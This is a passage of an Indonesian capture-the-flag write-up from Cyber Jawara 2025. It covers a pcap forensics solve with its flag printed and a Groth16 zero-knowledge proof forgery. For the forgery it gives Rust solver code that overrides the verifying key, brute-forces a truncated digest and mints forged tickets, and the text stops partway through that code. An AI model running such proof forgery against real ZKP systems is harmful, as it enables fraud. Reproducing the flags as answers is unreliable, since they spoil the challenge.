WRITEUP CAPTURE THE FLAG

CYBER JAWARA 2025

Presented By:

kata rizqi lengah dikit mau di ddos platformnya, hati hati ya panitia

Team Member:

Yulius Wijaya


Muhamad Rizqi Wiransyah

Vincent Aurigo Osnard

<% TABLE OF CONTENTS %>

<% STATISTICS %>

1. Team Stats



User	Challenge	Type	Score	Time
yulIUs_wij4ya	spushcode	Pwn	154	12/27 20:45:29
Gemini 3	chanel	Reverse	321	12/27 20:22:52
deepseek	hermes	Reverse	181	12/27 14:42:09
Gemini 3	virtuoso	Crypto	221	12/27 13:56:49


2. Category Progress Table

Name	Stats
Cryptography	1/2
Pwn	2/3
Web Exploitation	0/3
Reverse Engineering	2/3
Forensic	1/3

<% FORENSIC %>


1. Accidental

- **Challenge**




- **How To Solve**


Di berikan file zip saya langsung untuk mengunzip file tersebut.



Oke di kasih file pcap disini. Saya langsung buka di wireshark dan analisis disitu.




Disini saya curiga pada packet 11 karena info nya share desktop flag di sini saya klik kanan pada mouse dan follow tcp stream.




Nah di sini ada tempat Dimana flag part 2 di temukan sebelum kerjain itu saya cari flag part pertama dlu dengan cara kita melihat stream berikut nya.

Nah ketemu kan flag part 1 nya di tcp stream 3 jadi sekarang kita fokus ke part 2 nya. Cara untuk kita menemukan part 2 nya Adalah balik ke stream ke 0.




Nah disini seperti kita lihat disana ada header jpg disini saya lngsung curiga karena part 2 pasti dalam gambar tersebut jadi kita ekstrak semua gambar jpg yang ada di file pcap itu dengan pake command binwalk –dd=’.*’ Namafilepcap.




Nah setelah kita ekstrak itu semua kita tinggal ubah ekstensi nya menjadi jpg.

Dengan menggunakan command.

```
for f in *; do
  if [[ -f "$f" && "$f" != *.* ]]; then
    mv "$f" "$f.jpg"
  fi
done
```



Kalau sudah begini tinggal kita spam ke word aja ngapain ribet hehe.



Dan dapat part ke 2 nya tinggal kita rakit hehe.


- **Flag**

CJ2025{1t_w4$_fUn_4uth0ring_CJ_4nd_f1n4lly_w3_wr4pp3d_th1$_up_gg!}

<% CRYPTOGRAPHY %>

1. virtuoso

- **Challenge**



- **How To Solve**

Jadi pada chall ini kita di kasi sebuah zip yang isinya adalah project rust tumbenan ya crypto rust huemm tapi intinya ini adalah chall project Rust yang mengimplementasikan sistem tiket menggunakan protokol *Zero-Knowledge Proofs* (Groth16). Objektif utamanya sederhana kita butuh saldo 20 koin untuk membeli flag (COST_OF_FLAG = 20), tapi saldo awal kita tuh cuman 0 dan rute normal untuk membeli tiket (Request::BuyTicket) dimatiin total di sisi server.

```
Request::BuyTicket => {
      // you don't need this <= :(
      respond!(Response::NotAllowed);
}
```

Jadi Satu-satunya jalan masuk adalah func *Redeem*. Jika kita bisa menyetor tiket yang valid, saldo nambah. But The Problem is, tiket yang valid perlu *proof* bahwa kita mengetahui *secret* yang hash-nya sesuai dengan *digest* di server. Tanpa fitur pembelian tiket, kita tidak bisa mendapatkan proof yang valid secara jujur. But, saat aku membedah struktur data Ticket di *source code*, I found celah fatal:

```
pub struct Ticket {
    pub proof: String,
    pub vk_bytes: Option<[u8; 32]>, // <--- VULNERABILITY
    pub flip_index: Option<usize>,
```

```
}
```

Mamamia, Server mengizinkan pengguna menyertakan *vk_bytes* dan *flip_index* untuk menimpa *Verifying Key* (VK) yang digunakan saat verifikasi.

Dalam implementasi ZKP yang aman, VK haruslah statis. Kemampuan untuk memodifikasi VK ini membuka celah serangan *Malleable Verifying Key*. Kita tidak perlu mencari *secret*-nya; kita hanya perlu memanipulasi persamaan matematika verifikasinya agar selalu bernilai benar.

So kita menggunakan strategi Groth16 Forgery

Verifikasi Groth16 bergantung pada pengecekan *pairing* berikut:

$$\boldsymbol{e(A,B) = e(\alpha,\beta) + e(L,\gamma) + e(C,\delta)}$$

Dimana **L** adalah akumulasi *public input*: $\boldsymbol{L = IC_0 + digest \cdot IC_1}$. jadi L itu bukan si Lawliet atau Light Yagami ya ahahah, Anyway tantangannya adalah kita tidak bisa memuaskan persamaan ini secara jujur karena kita ga tau nilai **L** yang benar (karena ga tau *secret*-nya).

Jadi aku bakal menghilangkan variable **L** dari persamaan.

1. Zeroing Public Input - Mengitung nilai $\boldsymbol{IC'_0}$ palsu sedemikian rupa sehingga $\boldsymbol{IC'_0} + digest \cdot \boldsymbol{IC_1} = \boldsymbol{0}$. Ini membuat term $\boldsymbol{e(L,\gamma)}$ hilang dari persamaan. Dengan fitur *vk_bytes* injection, aku menimpa $\boldsymbol{IC_0}$ asli di memori server dengan $\boldsymbol{IC'_0}$ buatan saya.
2. Proof Forgery - Dengan $\boldsymbol{L = 0}$, persamaan menyusut menjadi $\boldsymbol{e(A,B) = e(\alpha,\beta) + e(C,\delta)}$. Saya bisa membuat *proof* palsu (A, B, C) yang memuaskan persamaan ini murni menggunakan parameter VK (α, β, δ) tanpa perlu tahu *secret* apapun. Saya memilih $\boldsymbol{C = -\alpha}$ dan menyeimbangkan sisi kiri persamaan dengan $\boldsymbol{A}$ dan $\boldsymbol{B}$.
3. Bypassing Uniqueness - Server mengecek apakah ID tiket (hash dari proof) sudah pernah dipakai. Untuk mendapatkan 20 tiket unik, aku mengalikan komponen proof $\boldsymbol{A}$ dan $\boldsymbol{B}$ dengan skalar acak $r (A' = rA, B' = r^{-1}B)$. Secara matematis proof tetap valid, tapi secara *byte*, proof terlihat berbeda.

Dan Ada satu rintangan terakhir: Endpoint *Request::Digest* di server itu pelit >:<. Ia hanya memberikan 30 byte pertama dari 32 byte *digest* yang dibutuhkan. Tanpa *digest* lengkap, kita tidak bisa menghitung IC'_0 yang akurat untuk menolkan $\boldsymbol{L}$.

Jadi aku membuat solver yang dimana dia itu:

1. Jadi dia mengambil *Verifying Key* dan *partial digest* (30 bytes) dari server.
2. Karena elemen field *BN254* terbatas, 2 byte yang hilang hanya memiliki ruang pencarian sekitar 12.500 kemungkinan (0x0000 - 0x30FF). Solver melakukan brute-force local yaitu menebak 2 byte terakhir, menyusun serangan *zeroing public input*, dan mengirim Redeem ke server. Jika server respon "GoodTicket", berarti tebakan byte kita benar.
3. Abis *digest* penuh didapatkan, solver masuk ke loop otomatisasi untuk men-generate 19 proof tambahan (semuanya unik menggunakan *random scalar*) dan menukarkannya secara cepat.
4. Ketika Dengan saldo kita udah 20, solver memanggil BuyFlag dan dapatin flagnya.

Nih skriptnya

```
use ark_bn254::{Bn254, Fr};
use ark_ec::{AffineRepr, CurveGroup};
use ark_ff::{Field, PrimeField, UniformRand};
use ark_groth16::{Proof, VerifyingKey};
use ark_serialize::{CanonicalDeserialize, CanonicalSerialize};
use serde::{Deserialize, Serialize};
use std::io::{Read, Write};
use std::net::TcpStream;

#[derive(Serialize, Deserialize, Clone, Debug)]
pub struct Ticket {
    pub proof: String,
    pub vk_bytes: Option<[u8; 32]>,
    pub flip_index: Option<usize>,
}

#[derive(Serialize, Deserialize, Debug)]
pub enum Request {
    Redeem(Ticket),
    BuyFlag,
    VerifyingKey,
    Digest,
}

#[derive(Serialize, Deserialize, Debug)]
pub enum Response {
    Hello(String),
    VerifyingKey(String),
    GoodTicket,
    BadTicket,
    Flag(String),
    Digest(String),
```

```
    LolTooPoor,
    NotAllowed,
    Balance(i64),
}

fn main() -> Result<(), Box<dyn std::error::Error>> {
    let target = "gzcli.ctf.cyberjawara.id:48861"; // Ganti dengan port
yang eee apa si itu lah yang ada
    let mut stream = TcpStream::connect(target)?;
    println!("Connected to {}", target);

    read_response(&mut stream);

    send_request(&mut stream, &Request::VerifyingKey);
    let vk_hex = match read_response(&mut stream) {
        Response::VerifyingKey(s) => s,
        r => panic!("Expected VK, got {:?}", r),
    };
    let vk_bytes = hex::decode(vk_hex)?;
    let vk =
VerifyingKey::<Bn254>::deserialize_compressed(&vk_bytes[..])?;

    send_request(&mut stream, &Request::Digest);
    let digest_hex = match read_response(&mut stream) {
        Response::Digest(s) => s,
        r => panic!("Expected Digest, got {:?}", r),
    };
    let mut digest_buf = [0u8; 32];
    let truncated_bytes = hex::decode(digest_hex)?;
    digest_buf[..30].copy_from_slice(&truncated_bytes);

    println!("Digest kurang 2 bytes lagi, brute forcing...");

    let ic_1 = vk.gamma_abc_g1[1].into_group();
    let alpha = vk.alpha_g1.into_group();
    let beta = vk.beta_g2.into_group();
    let delta = vk.delta_g2.into_group();
    let flip_index = 232;

    let mut rng = rand::thread_rng();
    let mut solved_digest: Option<Fr> = None;

    'outer: for b31 in 0..0x32 {
        for b30 in 0..=255 {
            digest_buf[30] = b30 as u8;
            digest_buf[31] = b31 as u8;

            let digest_guess =
Fr::from_le_bytes_mod_order(&digest_buf);

            let mut check_buf = Vec::new();
```

```
            digest_guess.serialize_compressed(&mut check_buf)?;
            if check_buf[30] != b30 as u8 || check_buf[31] != b31 as u8
{
                continue;
            }

            let target_ic0_proj = -(ic_1 * digest_guess);
            let target_ic0 = target_ic0_proj.into_affine();

            let mut target_ic0_bytes = [0u8; 32];
            let mut cursor = &mut target_ic0_bytes[..];
            target_ic0.serialize_compressed(&mut cursor)?;

            let r = Fr::rand(&mut rng);
            let r_inv = r.inverse().unwrap();
            let a = (alpha * r).into_affine();
            let b = ((beta - delta) * r_inv).into_affine();
            let c = (-alpha).into_affine();

            let proof = Proof::<Bn254> { a, b, c };
            let mut proof_bytes = Vec::new();
            proof.serialize_compressed(&mut proof_bytes)?;

            let ticket = Ticket {
                proof: hex::encode(proof_bytes),
                vk_bytes: Some(target_ic0_bytes),
                flip_index: Some(flip_index),
            };

            send_request(&mut stream, &Request::Redeem(ticket));

            match read_response(&mut stream) {
                Response::GoodTicket => {
                    println!("FOUND DIGEST SUFFIX: {:02x} {:02x}", b30,
b31);
                    solved_digest = Some(digest_guess);
                    break 'outer;
                },
                Response::BadTicket => {
                   if b30 % 50 == 0 { print!(".");
std::io::stdout().flush()?; }
                },
                r => panic!("Unexpected response during brute force:
{:?}", r),
            }
        }
    }

    let valid_digest = solved_digest.expect("gagal cari valid digest
suffix!");
    println!("\nValid digest found. Farming tickets...");
```

```
    for i in 1..20 {
        let r = Fr::rand(&mut rng);
        let r_inv = r.inverse().unwrap();

        let target_ic0_proj = -(ic_1 * valid_digest);
        let target_ic0 = target_ic0_proj.into_affine();
        let mut target_ic0_bytes = [0u8; 32];
        target_ic0.serialize_compressed(&mut target_ic0_bytes[..])?;

        let a = (alpha * r).into_affine();
        let b = ((beta - delta) * r_inv).into_affine();
        let c = (-alpha).into_affine();

        let proof = Proof::<Bn254> { a, b, c };
        let mut proof_bytes = Vec::new();
        proof.serialize_compressed(&mut proof_bytes)?;

        let ticket = Ticket {
            proof: hex::encode(proof_bytes),
            vk_bytes: Some(target_ic0_bytes),
            flip_index: Some(232),
        };

